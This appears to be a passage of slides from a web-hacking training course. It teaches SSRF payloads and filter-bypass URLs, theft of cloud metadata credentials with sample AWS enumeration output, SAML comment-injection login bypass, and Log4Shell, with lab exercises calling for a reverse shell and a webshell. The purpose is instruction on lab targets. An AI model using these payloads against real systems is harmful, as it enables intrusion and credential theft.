


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SSRF to Query Internal Network



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SSRF Attack surface (Protocols to use...)

SSRF can be exploited to retrieve information using following protocols(depends on which library/function is used, CURL supports large number of protocols):

- HTTP(S)
 - Content discovery - `http://localhost/server-status`
 - Firewall bypass - `http://localhost/login.php` or `http://localhost/resetpwd.php`
 - Query internal network - `http://192.168.200.21:22`
 - Read data - `http://192.168.200.21:12345/testdata` (read by `nc -nlvp 12345`)



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SSRF Attack surface (Protocols to use...)

- File
 - Read files - `file:///etc/passwd`, `file:///var/www/html/config.php`
- Gopher
 - `gopher://localhost:11211/1%0astats%0aquit`
- Dict
 - `dict://localhost:11211/stats`
- Other protocols which CURL supports:
 - FTP, FTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP



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Demo

SSRF To Check Open Ports and Fetch File

- Identify the ports open on the host 'http://192.168.200.10/'.
- Utilizing SSRF extract the contents of the internal file '/etc/passwd':

Challenge URL:

<http://shop.webhacklab.com/products.php>

- **Ports to try:**
21, 22, 80, 443, 8000, 8080, 9000

SSRF via PDF generation

When an application converts HTML to PDF:

- A HTML template is created using user's data and is further converted into a PDF file for the user to download
- This is achieved using third-party libraries to maintain the design
- e.g. Invoice generation, Receipt generation, Proposal form, Quote generation, Profile/CV generation etc.



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


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SSRF via PDF generation

Instead of passing on legitimate content, an attacker can inject HTML content which makes Out-of-Band calls or calls internal files from the host

In such scenarios, the content when being rendered by the PDF generation library might result in making OOB calls or embedding content from the internal files



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Exercise

SSRF via PDF Generation

- Utilise PDF export injection to confirm SSRF using OOB channel
- Retrieve the content of the internal file 'win.ini':

Challenge URL:

<http://topup.webhacklab.com/Account/Profile>

Bypassing SSRF Filters



Abusing URL parsers

“The authority component is preceded by a double slash ("/") and is terminated by the next slash ("/"), question mark ("?"), or number sign ("#") character, or by the end of the URI.” - RFC 3986 Section 3.2

Examples:

`http://webhacklab.com/example.php`

`http://webhacklab.com?example=help`

`http://webhacklab.com#example=title`

`http://webhacklab.com`

GOLDEN RULE

It's all about
`//, /, ?, #, : and @`

Reference:
<https://tools.ietf.org/html/rfc3986#section-3.2>

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Bypassing SSRF Filters



Language/Library	Function/Module	URL	Authority Component
PHP	readfile()	http://notsosecureapp.com#@evilapp.com/	evilapp.com
CURL / libcurl	-	http://admin@evilapp.com:80@notsosecureapp.com/	evilapp.com:80
NodeJS	URL		notsosecureapp.com
Perl	URI		notsosecureapp.com
Go	net/url		notsosecureapp.com
PHP	parse_url()		notsosecureapp.com
Ruby	addressable		notsosecureapp.com

Reference:

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

Bypassing SSRF Filters

- **Bypassing using HTTPS**
 - `https://127.0.0.1`
 - `https://localhost`
- **Bypass localhost**
 - IPV4
 - `http://127.127.127.127`
 - `http://127.0.1.3`
 - `http://127.0.0.0`
 - IPV6
 - `http://[::]:22/ SSH`
 - `http://0000::1:80/`
 - Domain redirection
 - `http://spoofed.burpcollaborator.net`
 - `http://localtest.me`
 - `http://customer1.app.localhost.my.company.127.0.0.1.nip.io`
- `http://mail.ebc.apple.com` redirect to `127.0.0.6 == localhost`
- `http://bugbounty.dod.network` redirect to `127.0.0.2 == localhost`
- `http://[0:0:0:0:0:ffff:127.0.0.1]`
IPv6/IPv4 Address Embedding
- **Bypass using a decimal IP location**
 - `http://0177.0.0.1/`
 - `http://2130706433/`
 - `http://3232235521/ = http://192.168.0.1`
 - `http://3232235777/ = http://192.168.1.1`



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Bypassing SSRF Filters



- **Bypass filter_var() php function**
 - `0://evil.com:80;http://google.com:80/`
- **Bypass against a weak parser**
 - `http://127.1.1.1:80\@127.2.2.2:80/`
 - `http://127.1.1.1:80\@@127.2.2.2:80/`
 - `http://127.1.1.1:80:\@@127.2.2.2:80/`
 - `http://127.1.1.1:80#\@127.2.2.2:80/`
- **Bypass using malformed urls**
 - `localhost:+11211aaa`
 - `localhost:00011211aaaa`
- **Bypass using rare address - IP addresses by dropping the zeros**
 - `http://0/`
 - `http://127.1`
 - `http://127.0.1`

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Playground Homework


SSRF Filter Bypass

- Retrieve the content of 'server-status' page:

Challenge URL:

<http://52.86.173.194/index.php>

Cloud infrastructure



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Key premise of Cloud Computing

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable



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Types of Cloud

- Public
 - Accessible to General Public
- Private
 - Accessible only to Specific set of People or Organization
- Community
 - Accessible to Organizations / Individuals with Similar Interest
- Hybrid
 - Combination of above models



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Why Cloud Security

- Major push by organizations to be on cloud or cloud native
- Cloud services === shared infra model (remember shared hosting)
- Multitude of offerings === different threat models
- Misconfigurations can increase the threat
- Attack can result in loss of data / productivity as well as a huge monetary loss by means of unauthorized software / server running under the account.

Example :

[Code Spaces had to close shops coz of AWS creds theft](#)



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Cloud Service Models and Offerings



SaaS

Software as a Service



FaaS

Function as a Service



PaaS

Platform as a Service



IaaS

Infrastructure as a Service



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Cloud Service Responsibility Matrix



Responsibilities	On Prem	IaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Provider	Provider	Provider
MiddleWare	Tenant	Tenant	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider

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Metadata API

API URL: <http://169.254.169.254/>

- AWS
 - <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>
- Google
 - <https://cloud.google.com/compute/docs/storing-retrieving-metadata>
- Azure
 - <https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>



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Metadata API

- Especially useful if the environment is using IAM profiles
- IAM profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get [evil]
- If machine has IAM profile attached, we can get the temporary creds



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Identity and Access Management (IAM)

- IAM entities are used to delegate access to users, roles, applications and services
- Set granular permission to access resources and securely access resources
- IAM entities define who (identity) has what access (role) for which resources
- Permission to access a resource isn't granted directly to the end user
- Secrets and Access management has always been a big challenge



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Interacting with Metadata API

- SSRF or URL Fetch
 - If you only have control over URL parameter, then AWS will work
 - For GCP
 - Metadata-flavor: google header was enforced in v1
 - For Azure
 - Header is a must hence SSRF attack might not work
 - Requires the header "Metadata: true"
- Code Execution
 - Make curl calls directly to the metadata API



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Understanding Cloud CLI

- Interacting with Metadata API
- Running CLI Commands
- Enumerating Permissions



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What next?

Configure CLI and Enumerate Roles and Permissions

```
:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F[REDACTED]
:~$ export AWS_SECRET_ACCESS_KEY=0HhanGsvTu[REDACTED]
:~$ export AWS_DEFAULT_REGION=us-east-2
:~$ export AWS_SESSION_TOKEN=FQc[REDACTED]/////////[REDACTED]
DxObwd1HX2z8XM2m0BP7vPG2G8emdvhHSN05BSyZa8zoy7f1AuZmJT2guL+OnGqeS1aMcH4YeI1Cpv6
7rPWkk8fSDSFZQvPRqELmjwEHdSrJB3OaolRQF0/1[REDACTED]
RNCg-[REDACTED]lNjhfxRVSjPHUVu29fy[REDACTED] E
```

```
$aws sts get-caller-identity
{
  "Account": "69[REDACTED]",
  "UserId": "AROAJLURFXGAKIQPNULFM:i-04b6ab1d72[REDACTED]",
  "Arn": "arn:aws:sts::696[REDACTED]:assumed-role/aws-elasticbeanstalk-ec2-role/i-04b6ab[REDACTED]"
}
$
```



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Retrieving Information using aws_enum script



```
~/tools$ python aws_enum.py --access-key ASIAZEG3F...UFF --secret-key 9STIiddjS/D/PiGAsCmtbG7Yj1iMaUmi+s0L9Fsm --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWVhc3QtMiJHMEUCIEI
UY8jFpvelIKz6NJ+tlipnuk4GciAiEA7KZfumF0dz8D6tNcjGEEklvZ/DyroaW1IKIYCP9hrumQwiIbxAAGgw2OTYyNDQzNjg4NzkiDgtnF2RnaQcw1A7IPyroAeCqa7dbe/U3eXDjnXZiZQgyhtaJPyhJd3kDtD2BonD2yaY4p2rCj72UtXzn/xyKKT
PBSJZDRUG5uHw1SbuV8p9KwqPCcuVjVnuPZpt//HiRLwPLAZPccaC/wQ3Ew1TP6pTUQ+pYK7iS9QYjCws/gpSmMcjk/Vck7REKvaw6YsES8Yvusib37R7Mp0ShS6vrrrCebY/tc8G8zLmstf 0g3+szadAqB
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G08CL2XCPUUJrJEALMkxxgtKj7DraxXekWjIf0LPzDwsbknt8b3RRGLIca6gxPlQU8kNieyulHK2dBw6R08XazUK2pRe7Cifc/TFrUFFkvNDdlS5eI5mo= --region us-east-1
Enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{u'Owner': {u'DisplayName': 'dhruv', u'ID': '521e3d3ea9e96c59a49371b7874c415f6b504a09d009b3e845633265bcef71d2'}, u'Buckets': [{u'CreationDate': datetime.datetime(2019, 1, 31, 9, 1, 2, tzinfo=
o=tzutc()), u'Name': 'codepipeline-us-east-1-792206561322'}, {u'CreationDate': datetime.datetime(2019, 1, 30, 9, 8, 49, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-east-1-696244368879'},
{u'CreationDate': datetime.datetime(2019, 1, 21, 18, 39, 17, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-east-2-696244368879'}, {u'CreationDate': datetime.datetime(2019, 2, 8, 10, 58, 9
, tzinfo=tzutc()), u'Name': 'elasticbeanstalk-us-west-2-696244368879'}, {u'CreationDate': datetime.datetime(2019, 2, 8, 10, 17, 25, tzinfo=tzutc()), u'Name': 'nss-lambda-demo'}], 'ResponseM
etadata': {'HTTPStatusCode': 200, 'RetryAttempts': 0, 'HostId': 'KnQPGHi06Gqfdwqga04dJPlC5AMTmAhtfWfHBS6JFVrqVfUxul9rzoHcUy7h9b4u827HwhZNUuM=', 'RequestId': 'F1954469A89830B5', 'HTTPHeaders
': {'x-amz-id-2': 'KnQPGHi06Gqfdwqga04dJPlC5AMTmAhtfWfHBS6JFVrqVfUxul9rzoHcUy7h9b4u827HwhZNUuM=', 'server': 'AmazonS3', 'transfer-encoding': 'chunked', 'x-amz-request-id': 'F1954469A89830B5
', 'date': 'Mon, 20 May 2019 12:07:49 GMT', 'content-type': 'application/xml'}}}
Running checks for AWS ec2
Output of AWS ec2 -->describe-instances
{u'Reservations': [{u'Instances': [{u'Monitoring': {u'State': 'disabled'}, u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws.com', u'State': {u'Code': 16, u'Name': 'running'}, u'EbsOpti
mized': False, u'LaunchTime': datetime.datetime(2019, 1, 31, 17, 6, 28, tzinfo=tzutc()), u'PublicIpAddress': '3.89.78.12', u'PrivateIpAddress': '172.31.39.84', u'ProductCodes': [], u'VpcId'
: 'vpc-3d62d147', u'CpuOptions': {u'CoreCount': 1, u'ThreadsPerCore': 1}, u'StateTransitionReason': '', u'InstanceId': 'i-0e865a65749f5a04c', u'EnaSupport': True, u'ImageId': 'ami-08b77cd87
4f8df8d6', u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'SecurityGroups': [{u'GroupName': 'awsbe-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE', u'GroupId': 'sg-0de45bcee909201
16'}], u'ClientToken': '38e5a293-8109-27ad-da2e-e...2-us-east-1d_1', u'SubnetId': 'subnet-b7cfafeb', u'InstanceType': 't2.micro', u'CapacityReservationSpecification': {u'CapacityRese
rvationPreference': 'open'}, u'NetworkInterfaces': [{u'Status': 'in-use', u'MacAddress': '0e:0e:f7:36:95:8e', u'SourceDestCheck': True, u'VpcId': 'vpc-3d62d147', u'Description': '', u'Netwo
rkInterfaceId': 'eni-02743c17c816850c3', u'PrivateIpAddresses': [{u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'PrivateIpAddress': '172.31.39.84', u'Primary': True, u'Association': {
u'PublicIp': '3.89.78.12', u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws.com', u'IpOwnerId': '696244368879'}}], u'PrivateDnsName': 'ip-172-31-39-84.ec2.internal', u'InterfaceType':
'interface', u'Attachment': {u'Status': 'attached', u'DeviceIndex': 0, u>DeleteOnTermination': True, u'AttachmentId': 'eni-attach-095d4b33285fddff5', u'AttachTime': datetime.datetime(2019,
1, 31, 17, 6, 28, tzinfo=tzutc()), u'Groups': [{u'GroupName': 'awsbe-e-mskc6sjzjm-stack-AWSEBSecurityGroup-13RWW0I3O6IPE', u'GroupId': 'sg-0de45bcee90920116'}], u'Ipv6Addresses': [], u'Own
erId': '696244368879', u'PrivateIpAddress': '172.31.39.84', u'SubnetId': 'subnet-b7cfafeb', u'Association': {u'PublicIp': '3.89.78.12', u'PublicDnsName': 'ec2-3-89-78-12.compute-1.amazonaws
.com', u'IpOwnerId': '696244368879'}}], u'SourceDestCheck': True, u'Placement': {u'Tenancy': 'default', u'GroupName': '', u'AvailabilityZone': 'us-east-1d'}, u'Hypervisor': 'xen', u'BlockDe
viceMappings': [{u'DeviceName': '/dev/xvda', u'Ebs': {u'Status': 'attached', u>DeleteOnTermination': True, u'VolumeId': 'vol-003c78bf517bf7db6', u'AttachTime': datetime.datetime(2019, 1, 31
, 17, 6, 29, tzinfo=tzutc())}}, u'Architecture': 'x86_64', u'RootDeviceType': 'ebs', u'IamInstanceProfile': {u'Id': 'AIPAIAPD5...', u'Arn': 'arn:aws:iam:696244368879:instance-pro
file/aws-elasticbeanstalk-ec2-role'}, u'RootDeviceName': '/dev/xvda', u'VirtualizationType': 'hvm', u'Tags': [{u'Value': 'arn:aws:cloudformation:us-east-1:696244368879:stack/awsbe-e-mskc6sj
zjm-stack/76485340-257a-11e9-ad70-0a0b50a105f6', u'Key': 'aws:cloudformation:stack-id'}, {u'Value': 'e-mskc6sjzjm', u'Key': 'elasticbeanstalk:environment-id'}, {u'Value': 'AWSEBAutoScalingG
roup', u'Key': 'aws:cloudformation:logical-id'}, {u'Value': 'InsuranceBrokingAppCodepipeline-env', u'Key': 'elasticbeanstalk:environment-name'}, {u'Value': 'InsuranceBrokingAppCodepipeline-
env', u'Key': 'Name'}, {u'Value': 'awsbe-e-mskc6sjzjm-stack', u'Key': 'aws:cloudformation:stack-name'}, {u'Value': 'awsbe-e-mskc6sjzjm-stack-AWSEBAutoScalingGroup-6U9ZPNGBG81', u'Key': 'aw
s:autoscaling:groupName}], u'HibernationOptions': {u'Configured': False, u'AmiLaunchIndex': 0}], u'ReservationId': 'r-0c7ad8e5c76ce98c2', u'RequesterId': '940372691376', u'Groups': [], u'
```

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Demo

AWS – SSRF Exploitation

Elastic Beanstalk

- Identify and exploit SSRF vulnerability to gain access to S3 buckets and download the source of the application hosted on AWS cloud.
- Upload a webshell via Continuous Deployment (CD) pipeline.

<http://cloud.webhacklab.com>



Module:
**Miscellaneous
injections**

- Advanced SAML Injection
- Log4Shell
- Host Header Validation Bypass
- HTTP Parameter Pollution (HPP)

And relevant case studies

SAML Authorization Bypass

SAML authorization bypass by exploiting cryptographic signing and XML parsing issue:

- Service Provider validates the SAML response (XML Signature) to identify the user
- Canonicalization engine ignores comments and whitespaces while creating a signature
- The XML parser returns the last child node



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SAML Response



```
<saml:Response
  xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
  xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
  ID="R04720b73a994c999bda0080042126f997f9464bc"
  Version="2.0" IssueInstant="2022-07-13T09:54:36Z"
  Destination="http://topup.webhacklab.com/"
  InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f">
  <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:xs="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxd2409976-1bc8-45ad-1fb2-5da4c5a2d23a"
    IssueInstant="2022-07-13T09:54:36Z">
    <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <saml:Subject>
        <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">user@webhacklab.com</saml:NameID>
        <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
          <saml:SubjectConfirmationData NotOnOrAfter="2022-07-13T09:57:36Z" Recipient="http://topup.webhacklab.com/"
            InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f"/>
        </saml:SubjectConfirmation>
      </saml:Subject>
      <saml:Conditions NotBefore="2022-07-13T09:51:36Z" NotOnOrAfter="2022-07-13T09:57:36Z">
        <saml:AuthnStatement AuthnInstant="2022-07-13T09:54:35Z" SessionNotOnOrAfter="2022-07-14T09:54:36Z" SessionIndex="
          f9367f3a-2218-4c1a-8d70-df1865447051">
        </saml:AuthnStatement>
      </saml:Conditions>
    </ds:Signature>
  </saml:Assertion>
</saml:Response>
```

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XML Canonicalization

- An XML canonicalization transform is employed while signing the XML document to produce the identical signature for logically or semantically similar documents.

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">  
  notsosecure <!-- this is a comment -->user@webhacklab.com  
</saml:NameID>
```

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">  
  notsosecureuser@webhacklab.com  
</saml:NameID>
```



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XML Parsing



XML parsing issues

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">  
  notsosecure <!-- this is a comment -->user@webhacklab.com  
</saml:NameID>
```

An XML parser might parse it into three components:

- text: notsosecure
- comment: <!-- this is a comment -->
- text: user@webhacklab.com

This might allow you to access the account of the user 'user@webhacklab.com', instead of the user 'notsosecureuser@webhacklab.com' if the XML parser returns the last child node

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Demo

SAML Authorization Bypass

- Login as user “not-a-john@webhacklab.com”.
- Decode the SAML data into XML format.
- Exploit SAML XML to login as user “john@webhacklab.com”.

Challenge URL:

<http://topup.webhacklab.com/saml/SAML.aspx>

- **Note:** Do not perform any testing on one login domains, as that is out of scope.

What is Log4j?

- It is an open-source utility provided by Apache Software Foundation for Java programs
- Library to add logging to Java program
- For Debugging and monitoring
- Type of logging message
 - Error
 - Warning
 - Info
 - Debug



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Lookups in Log4j

- Lookups provide a way to fetch value at runtime.
- Syntax:
 - `${LookupType: value}`
 - `${java:version}` results to “Java version 1.7.0_67”
- Type of Lookup
 - Context Map Lookup
 - Date Lookup
 - **JNDI Lookup**
 - Etc..



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
Reference:

<https://logging.apache.org/log4j/2.x/manual/lookups.html>

Java Naming and Directory Interface (JNDI)



- It's an API that provides naming and directory functionality to Java applications.
- It is defined to be independent of any specific directory service implementation
- The JNDI consists of an API and a service provider interface (SPI).
- Where, Java applications use the JNDI API to access a variety of naming and directory services.



Reference:
<https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>

JNDI Lookup

- JNDI lookup provide a way to execute malicious java code in application
- Process to Exploit
 - Attacker will bind the payload in attacker-controlled Naming/Directory Service (Ex. LDAP)
 - Attacker will inject the URL of the payload using JNDI lookup
 - Log4j at application server found the JNDI lookup and process it
 - Application connect to attacker-controlled Naming/Directory Service and return with hosted payload
 - Application decode the payload and execute it



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Exercise

Log4Shell

- Exploit Log4Shell vulnerability to make the host send requests to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and read `"/etc/passwd"` file

Challenge URL:

